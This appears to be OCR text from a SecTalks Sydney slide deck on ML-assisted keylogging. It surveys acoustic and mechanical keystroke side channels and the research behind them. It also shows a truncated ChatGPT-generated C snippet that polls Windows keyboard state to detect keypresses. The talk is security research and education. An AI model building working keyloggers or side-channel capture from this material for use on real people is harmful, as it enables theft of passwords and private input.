
Google
pwc
SECDIM
sectalks
Practical ML-Assisted Keylogging
SecTalks SYD0x51 (81th)
TikTok


Acknowledgement of Country

We acknowledge the Gadigal and Guring-gai people of the Eora Nation upon whose ancestral lands we now stand. We would also like to pay respect to the Elders both past and present, acknowledging them as the traditional custodians of knowledge for these places.

Artwork by Alison Simpson

A non-profit and independent community that runs monthly technical security talks, and hands-on security challenges!

No bullshit!




Google


SECDIM


TikTok


pwc


Links

- → **Call for Presentation**: https://j.mp/sectalkscfp
- → **Call for CTF**: https://bit.ly/sectalksctf
- → Sponsorship: sydney@sectalks.org
- → CTF dashboard: https://ctf.syd.sectalks.org
- → Slack: https://sectalks.slack.com
- → Archive: https://github.com/sectalks
- → IRC: chat.freenode.com channel: ##sectalks

SecTalks SYD Organisers

Hossein
hndanesh

Daniel
Dank



Kathy
kat

Joseph
Morton

Pedram
pi3ch

Interested in a talk or a workshop?


Create an issue here and vote on your topics of interest

https://github.com/sectalks/sectalks/issues

After session networking

Harts Pub

Essex St &, Gloucester St, The Rocks



Introducing the speaker

Practical ML Keylogging

... old man yells at clo^H^H^HAI


sectalks edition

showmethemoney

poc || gtfo

github.com/createremotethread/starfish

github.com/createremotethread/watchfuleye




ChatGPT

Sure, here's an example of C code using the `GetKeyboardState` function from the Windows AP
retrieve the state of the keyboard at 200ms intervals indefinitely:

c

Copy code

```c
#include <windows.h>
#include <stdio.h>
#include <stdbool.h>

void checkKeyboardState() {
    BYTE keys[256];
    if (GetKeyboardState(keys)) {
        // Check the state of each key
        for (int i = 0; i < 256; i++) {
            if (keys[i] & 0x80) {
                printf("Key with scan code %d is pressed.\n", i);
            }
        }
    } else {
        printf("Failed to get keyboar tate.\n");
```



Key objectives:

- Investigate research in this area, what worked, what didn't, how is AI/ML applied
- Investigate options for making these attacks portable
- Consider the practical needs of these attacks

"SoK: Keylogging Side Channels" (2018)

https://www.youtube.com/watch?v=1vwGx7PpF-8

Mechanical Side Channel

Sound, vibration, CSI distortion

Audio

A Survey on Acoustic Side Channel Attacks on Keyboards


ALIREZA TAHERITAJAR, Augusta University, USA
ZAHRA MAHMOUDPOUR HARRIS, Shariaty Technical College, Iran
REZA RAHAEIMEHR, Augusta University, USA

https://arxiv.org/pdf/2309.11012

(Too many papers to pick just one)


Keystroke Anatomy - Audio

... one keypress under the (metaphorical) microscope




- Region of high frequency sound (initial contact?)
- Region of lower frequency sound immediately after
- Wait - key is held down
- Smaller "key release" sound
- Inherent to physical action: imu/wifi/laser shares benefits + shares problems.

Fundamental Problem #1: sig+noise




Fundamental Problem #2: Overlap



In Practice: Threshold Detection

